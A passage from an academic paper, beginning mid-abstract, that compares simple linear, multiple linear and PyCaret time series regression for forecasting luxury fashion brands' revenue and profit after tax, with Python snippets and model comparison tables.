sum in monetary terms.

Keywords: Regression; Efficiency; Machine Learning

ARK: https://n2t.net/ark:/47543/JISCOM2023.v4i1.a32
Received August 20, 2023, accepted September 16, 2023, date of publication October 10, 2023

1. Introduction

The fashion industry has become one of the largest industries with millions of people all over the world taking an interest in their fashion choices and appearances. The existence of the industry has become of core importance in our day to day lives as people from all over the world depend on the creators, brands and even influencers to make decisions about what to wear and what to purchase. This industry not only provides the world with the most basic requirement being clothes but also provides a large amount of job opportunities to an array of people and provides us with a platform to express our creativity in ways where it could be found in any wardrobe in the world.

This industry is worth trillions of dollars with the large variety of merchandises that the labels and brands in this industry produce ranging from the smallest of jewellery to perfumes to statement clothing pieces. However, what many are not familiar with is that they can choose to invest their finances into this industry in ways other than simply just purchasing products. There are a lot of people who are interested in the fashion industry but not exactly enthusiastic about spending their finances on the products and then there are several people who are looking for investment opportunities but forget to consider that this industry is one of the largest industries with a net worth of 1.7 trillion USD as of 2022 which also makes it one of the best industries to invest into.

* Corresponding author.
E-mail address: priyal.jhunjhunwala@gmail.com

The dataset used for this study has been created using the financial information these luxury brands have announced over the years in order to maintain accuracy and authenticity so that the results that have been derived do not cause any harm to the people who use them to make their investment decisions. The dataset contains information on the various financial components such as revenue, cost of sales, gross margin, operating profit, profit after tax, eps and more. Each of these components have been predicted using their own historical data and then the relationship between the different components have been used to determine the dependent variable and then predict it.

In this study, three machine learning algorithms have been applied to the dataset, namely, simple linear regression, multiple linear regression, and time series regression to forecast future values. Time series regression was found to be the more suited model for such forecasting purposes where we are using historical data. The study explores and implements the named regression methods on the provided dataset and provides discussion and results accordingly.

2. Related works

For conducting this study numerous preexisting research papers were referred to. They have been listed below as follows:

Stock Trend Prediction Using Regression Analysis – A Data Mining Approach by S Abdulsalam Sulaiman Olaniyi, Adewole, Kayode S., Jimoh, R. G: This paper demonstrates and talks about using linear regression analysis with least squares method in order to forecast stock prices and moving averages to reduce error. The paper "Time series extrinsic regression Predicting numeric values from time series data" authored by Chang Wei Tan, Christoph Bergmeir, François Petitjean, and Geoffrey I. Webb studies the Time Series Extrinsic Regression method which aims to learn the relationship between time series and a continuous scalar variable. In the paper Fundamental Analysis and the Prediction of Earnings, the authors have tried to predict future earnings using statistical and contextual analysis.

3. Methods and Analysis

In this study three regression methods have been used, namely, Simple Linear Regression, Multiple Linear Regression, and Time Series Regression. Simple Linear Regression is a regression method where we have one independent variable and one dependent variable. The dataset is divided into training set and a test set where the training set is used to train the model. Here, we used this method along with the least squares method to reduce errors. Multiple Linear Regression is a regression method in which there are more than one independent variable and only one dependent variable. The dataset is divided into training set and test set where the training set is used to train the model.

Time Series Regression is a regression method that can help us understand and predict the behaviour of dynamic systems from observational or experimental data. It can be used for modelling and forecasting of economic, financial, biological, and engineering systems. This method has been used along with moving averages.

To conduct this study, we first import the necessary libraries of NumPy, pandas, matplotlib and seaborn. Then, we have tried to predict revenue based on historical data using simple linear regression using Sklearn libraries. We first perform train test split on the dataset and initialize the regression model. Then we perform linear regression to predict the values of the test set using least squares method to get the values. It is seen that even with least squares method, the error margin is big between the predicted values and the actual values.



Fig 1

Next, we have tried performing the prediction of profit after taxation based on the other attributes of the dataset which affect the profit after tax of an organization over the years. This prediction has been done using multiple linear regression method where attributes such as revenue, cost of sales, Cost of sales, operating expenses, adjusting operating items, net finance (charge)/credit, and taxation collectively affect the profit of the organization. First, we drop the unnecessary attributes from the dataset, then perform one hot encoding method to make the processing of data easier and faster. After encoding, we perform train test split on the dataset and initialize the regression method. Upon applying regression to the test set to predict the values for certain years, we obtain the below given result.

```
[[313.92 341.1 ]
 [427.76 376.  ]
 [261.44 287.7 ]
 [299.08 397.  ]
 [311.82 332.3 ]]
```

Fig 2

In Fig 2, the values on the left-hand side are the predicted values and the values on the right-hand side are the actual values. The difference between the actual and predicted values is not that large for most cases.

After the simple and multiple linear regression methods, we have used Time Series regression method [7] considering that we are trying to forecast future values for our dataset based on historical data and time series. First, we use this regression method for forecasting revenue values for the next 5 years with the application of moving averages. The resultant graph can be seen below.



Fig 3

In the above figure Fig 3, we have first plotted the revenue and the moving averages over the years. We are going to use this data to perform forecasting values for the next 5 years. For this, the dataset is altered by dropping the unrelated columns and adding the column for moving averages using the below code.

```
# create a sequence of numbers
data['Series'] = np.arange(1,len(data)+1)
# drop unnecessary columns and re-arrange
data.drop(['adjustedoperating_profit','adjusteddiluted_eps','profit_after_tax','ope
rating_profit','dividendper_share'],axis=1, inplace=True)
data = data[['Series','year_ended','revenue','MA10']]
```

After this, we divide our dataset into training and test set manually. After this is done, we proceed to setup the time series regression model using the PyCaret library in Python. We compare the various models available under this type of regression method to find the best model for the provided data.

```
best = compare_models(sort = 'MAE')
```

	Model	MAE	MSE	RMSE	R2	RMSLE	MAPE	TT (Sec)
xgboost	Extreme Gradient Boosting	137.2337	46190.5624	137.2337	nan	0.0530	0.0498	
lightgbm	Light Gradient Boosting Machine	285.8987	86176.9652	285.8987	nan	0.1126	0.1063	
dummy	Dummy Regressor	285.8987	86176.9636	285.8987	nan	0.1126	0.1063	

Fig 4

According to the results displayed in Fig 4, Extreme Gradient Boosting is found to be the best model and is applied to the dataset for forecasting. We first train this model using our training set and then create a series for the additional years we want to predict values for.

```
future_dates = pd.date_range(start = '2022', end = '2028', freq = 'BY')
future_df = pd.DataFrame()
future_df['year_ended'] = ['2022','2023','2024','2025','2026','2027']
future_df['Series'] = np.arange(145,(145+len(future_dates)))
future_df.head()
```

Then, we apply the model to these values to predict values.

```
predictions_future = predict_model(final_best, data=future_df)
```

```
predictions_future.head()
```

	year_ended	Series	MA10	prediction_label
0	2022	145	NaN	2520.593262
1	2023	146	2164.5	2527.901611
2	2024	147	2426.5	2527.901611
3	2025	148	2519.0	2566.026367
4	2026	149	2640.5	2825.999023

Fig 5

Fig 5 shows the predicted values under the column “prediction_label”. This data is then visualized to check for values.



Fig 6

The above figure, Fig 6, shows us the actual values over the years and the forecasted values for the next 5 years.

The same methods that have been used to forecast revenue using time series regression have also been used to forecast profit after taxation.



Fig 7

In the above figure Fig 7, we have first plotted the profit after tax and the moving averages over the years. We are going to use this data to perform forecasting values for the next 5 years. For this, the dataset is altered by dropping the unrelated columns and adding the column for moving averages using the below code.

```
# create a sequence of numbers
data['Series'] = np.arange(1,len(data)+1)
# drop unnecessary columns and re-arrange
data.drop(['revenue','adjustedoperating_profit','adjusteddiluted_eps','operating_pr
ofit','dividendper_share'],axis=1, inplace=True)
data = data[['Series','year_ended','profit_after_tax','MA10']]
```

After this, we divide our dataset into training and test set manually. After this is done, we proceed to setup the time series regression model using the PyCaret library in Python. We compare the various models available under this type of regression method to find the best model for the provided data.

```
best = compare_models(sort = 'MAE')
```

	Model	MAE	MSE	RMSE	R2	RMSLE	MAPE	TT (Sec)
lightgbm	Light Gradient Boosting Machine	19.0833	472.7042	19.0833	nan	0.0624	0.0652	
dummy	Dummy Regressor	19.0833	472.7030	19.0833	nan	0.0624	0.0652	
xgboost	Extreme Gradient Boosting	19.8223	505.8029	19.8223	nan	0.0634	0.0662	

Fig 8

According to the results displayed in Fig 8, Light Gradient Boosting Machine is found to be the best model and is applied to the dataset for forecasting. We first train this model using our training set and then create a series for the additional years we want to predict values for.

```
future_dates = pd.date_range(start = '2022', end = '2028', freq = 'BY')
future_df = pd.DataFrame()
future_df['year_ended'] = ['2022','2023','2024','2025','2026','2027']
future_df['Series'] = np.arange(145,(145+len(future_dates)))
future_df.head()
```

Then, we apply the model to these values to predict values.

```
predictions_future = predict_model(final_best, data=future_df)
predictions_future.head()
```

	year_ended	Series	MA10	prediction_label
0	2022	145	NaN	318.865263
1	2023	146	295.750000	318.865263
2	2024	147	336.700012	318.865263
3	2025	148	327.850006	318.865263
4	2026	149	301.149994	318.865263

Fig 9

Fig 9 shows the predicted values under the column “prediction_label”. This data is then visualized to check for values.



Fig 10

The above figure, Fig 6, shows us the actual values over the years and the forecasted values for the next 5 years.

4. Results and Discussion

The above methods and analyses, show us that simple linear regression method cannot be used to perform forecasting for revenue as it does not give accurate results and have a large error margin, whereas when the same is done using time series regression, the forecasting has been done more accurately. Through this we understand that time series regression methods work best when we want to forecast values based on historical data for a time series. The below given figures, Fig 11 and Fig 12 are for prediction using simple linear regression and time series regression methods respectively.



Fig 11



Fig 12

The above two figures are predicting the same variable with using the same parameters but different methods but it can be seen that time series regression method is better when we want to forecast future values.

In the below given figures, Fig 13 and 14, we can see the results that we have obtained for predicting the profit after tax for an organization using two different methods, multiple linear regression, and time series regression.

```
[[313.92 341.1 ]
 [427.76 376.  ]
 [261.44 287.7 ]
 [299.08 397.  ]
 [311.82 332.3 ]]
```

Fig 13



Fig 14

Here, we can see in the above figures that when we try to predict profit after tax using time series regression it does not give us proper results as this method does not consider the different attributes other than “year_ended” attribute that affect the profit after tax of an organization which is why using multiple linear regression gives us better results as this method is specifically designed to predict a variable based on the values of more than one variable and as seen in this case profit after tax is dependent on multiple other components of a financial statement, namely, revenue, cost of sales, operating expenses, adjusting operating items, net finance (charge)/credit, and taxation.

5. Conclusion and Future work

In conclusion, Time Series Regression is a regression method useful for forecasting values using historical data when there is a time series however multiple series regression works better when we want to predict a variable that is not only dependent on more than one independent variable but also has a time series.

The future scope of this paper includes trying to find an algorithm that lets us combine time series regression and multiple linear regression in order to obtain better results in predicting and forecasting variables having multiple independent variables.

References

[1] Stock Trend Prediction Using Regression Analysis – A Data Mining Approach by S Abdulsalam Sulaiman Olaniyi, Adewole, Kayode S., Jimoh, R. G

[2] Time series extrinsic regression Predicting numeric values from time series data by Chang Wei Tan, Christoph Bergmeir, François Petitjean, and Geoffrey I. Webb

[3] Fundamental Analysis and the Prediction of Earnings by Dyna Seng and Jason R. Hancock

[4] Fundamental Analysis, Future Earnings, and Stock Prices by Jeffery S. Abarbanell and Brian J. Bushee

[4] Time Series Regression - MATLAB & Simulink

[5] Linear Regression Using Least Squares | by Adarsh Menon | Towards Data Science

[6] Time Series Regression VII: Forecasting - MATLAB & Simulink Example

[7] Time Series Forecasting with PyCaret Regression Module | by Moez Ali | Towards Data Science